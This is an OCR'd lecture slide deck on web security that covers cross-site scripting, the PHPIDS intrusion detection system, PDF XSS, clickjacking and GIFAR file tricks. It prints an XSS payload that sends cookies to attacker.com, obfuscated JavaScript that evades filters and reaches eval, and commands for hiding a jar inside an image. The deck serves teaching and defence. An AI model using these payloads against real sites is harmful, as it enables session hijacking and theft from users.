
Web Security - Overview

By: Kishor Datar

Happy April Fool's Day



Agenda

- Cross Site Scripting
- PHPIDS
- Some new hacking techniques
- Tools

Same Origin Policy

www.domain.com Hello World	HTML <body> Hello World <script> alert(document.cookie) </script> </body>

Cross Site Scripting

- http://ebiquity/hello.cgi?name=Kishor
- GET /hello.cgi?name=Kishor HTTP/1.0

HTTP/1.0 200 OK

Headers:……

<html>

Hello **Kishor**

</html>

hello.cgi

print ‘hello ’ .
$_GET[‘name’]

Cross Site Scripting

- GET /hello.cgi?name=<script>alert(‘Hi’)</script> HTTP/1.0

HTTP/1.0 200 OK

Headers:…..

<html>

Hello **<script>alert(‘Hi’)</script>**

</html>

hello.cgi

print ‘hello ’ . $_GET[‘name’]

Cross Site Scripting

- GET /hello.cgi?name=<script>f=createFrame();f.src=“http://attacker.com?c=“+document.cookie</script> HTTP/1.0

hello.cgi

print ‘hello ’ . $_GET[‘name’]

HTTP/1.0 200 OK

Headers:…..

<html>Hello

<script>f=createFrame();f.src=“http://attacker.com?c=“+document.cookie</script>

</html>

Your Cookie Reached the Attacker

http://attacker.com?c=1572157432403112349 0365

Attacker Sends Victim a Link
http://ebiquity/page.cgi?name=EVILSCRIPT
Victim Clicks the Link

Victim's Browser Sends Request To ebiquity
ebiquity Server Echoes EVILSCRIPT
Script Comes Back To Victim's Browser

Victim's Browser Executes EVILSCRIPT
And Being an EVILSCRIPT, it does Bad Things

What can XSS do?

- Steal sessions/cookies
- Log keystrokes/steal passwords
- Everything that's possible with JavaScript

Where is the input echoed

- http://ebiquity/hello.cgi?name=Kishor
- GET /hello.cgi?name=Kishor HTTP/1.0

HTTP/1.0 200 OK

Headers:……

<html>

Hello **Kishor**

</html>

hello.cgi

print ‘hello ’ .
$_GET[‘name’]

Where is the input echoed

- hello.cgi?name=input
- <html>**input**</html>
- <img src="**input**.jpg">
- <script>**input**<script>
- <style>**input**</style>
- And lots of other places

Try XSS for yourself

- http://h4k.in/xssinexcess.php
- IDS
- Solutions
  http://h4k.in/kishor/xssinexcess/solutions.txt

XSS can get very complex

- Encodings
- <script>f=createFrame();f.src=**“http://attacker.com?c=**“+document.cookie</script>
- Browser Specific Behaviour
- /kishor/.source
- Bugs in the browsers
- <IMG SRC="jav**
**ascript:alert('XSS');">
- http://ha.ckers.org/xss.html

Stopping XSS

- Static HTML ☺
- Filter input
- Use IDS
- http://www.owasp.org/

PHPIDS

- http://phpids.org/
- Simple to use
- Well structured
- Fast
- For a PHP based web application
- Perl port, Previously had C# port
- Heavily tested filter rules (RegExps) for XSS, SQL, Other attacks
- Attack is given a numerical impact rating

PHPIDS

- Basic filtering
- What if content lands inside a script tag?
  - <script>YOUR CONTENT HERE</script>
- PHPIDS has filters to block even these injections

```
a=0==1?a:'eva' ; a=a + 'l';
b=0==1?b:'aler' ; b=b + 't(1+" Hi'; b=b + '"+1)';
c=0==1?c:'cc' ;

{cc : a
}
[
c
]
[
a
]
(b

)
```

```
z=/z/!=/z/?'':0;
a=/a/!=/a/?'l'+z:0;
a=/a/!=/a/?'eva'+a:0;
b=/a/!=/a/?'bstr(1)'+z:0;
b=/a/!=/a/?'ash.su'+b:0;
b=/a/!=/a/?'tion.h'+b:0;
b=/a/!=/a/?'loca'+b:0;
c=(0[a]);
d=(c(b));
c(d)

#alert('e^(i*pi)=-1')
```

a = ‘eval’

b = location.hash.substr(1)

obj.eval or obj[‘eval’]


IDS pros/cons


- Not generic
- For a particular language
- Speed
- False positives
- Quick fix
- Need not be XSS expert

Universal PDF XSS

- http://host/**file.pdf**#anyname=javascript:**your code here**
- If you hosted any PDF file you were vulnerable
- Patching is hard
- Fix is applicable at client side
- More Info http://www.gnucitizen.org/blog/danger-danger-danger/

ClickJacking




[#] Adobe - Flash Player : Settings Manager - Global Security Settings panel - Mozilla Firefox [#]
File Edit View History Bookmarks Tools Help
Search Adobe.com...
Adobe
Your account | Contact | United States (Change)
Home Solutions Products Support Communities Company Downloads Store
Home / Support / Documentation / Flash Player Documentation /
Flash Player Help
Global Security Settings panel
TABLE OF CONTENTS
Flash Player Help
Settings Manager
Global Privacy Settings Panel
Global Storage Settings Panel
Global Security Settings Panel
Global Notifications Settings Panel
Website Privacy Settings Panel
Website Storage Settings Panel
Display Settings
Local Storage Settings
Microphone Settings
Adobe Flash Player™ Settings Manager
Global Security Settings
Some websites may access information from other sites using an older system of security. This is usually harmless, but it is possible that some sites could obtain unauthorized information using the older system. When a website attempts to use the older system to access information:
Always ask
Always allow
Always deny
Click
Always trust files in these locations:
Edit locations...
Done
LocalRodeo

ClickJacking

- More
- http://guya.net/security/clickjacking/game.html
- http://www.youtube.com/watch?v=gxyLbpldmuU
- http://www.sectheory.com/clickjacking.htm

GIFAR

jar cvf **evil.jar** Evil*.class

cp fancyimage.jpg fancyevilimage.jpg

cat **evi.jar >>** fancyevilimage.jpg

Same Origin Policy

www.D1.com Hello World	HTML <body> Hello World <script> alert(document.cookie) </script> </body>

- Upload GIFAR on google
- Use applet from anywhere
- Served from **lh4.ggpht.com**
- Alias of google: **lh4.google.com**
- http://groups-beta.google.com/groups/profile/contacts?out=&max=50
- HTTPUrlConnection
- Host: **groups-beta.google.com**

GIFAR

- More

http://www.gnucitizen.org/blog/java-jar-attacks-and-features/

http://xs-sniper.com/blog/2008/12/17/sun-fixes-gifars/

Web2Torrent

- Split Movie-File in parts
- Base 64 Encode Each Part
- Publish 1st part as a blog post
- That post links to 2nd part which is 2nd post
- Put 2nd part in second post
- Create linked posts
- You just hosted a movie on your blog!
- More: http://wasjournal.blogspot.com/2008/03/web2torrent-let-web-pages-host-your.html

Tools

- http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php
- http://ha.ckers.org/xss.html
- NoScript
- ModifyHeaders
- Paros

?uestions?

References

- http://ha.ckers.org/
- http://sla.ckers.org/
- http://www.gnucitizen.org/
- http://www.php-ids.org/
- http://wasjournal.blogspot.com/
- http://xs-sniper.com/
- http://jerimiahgrossman.blogspot.com/
- http://www.owasp.org/
- You can find more references on above links/blogs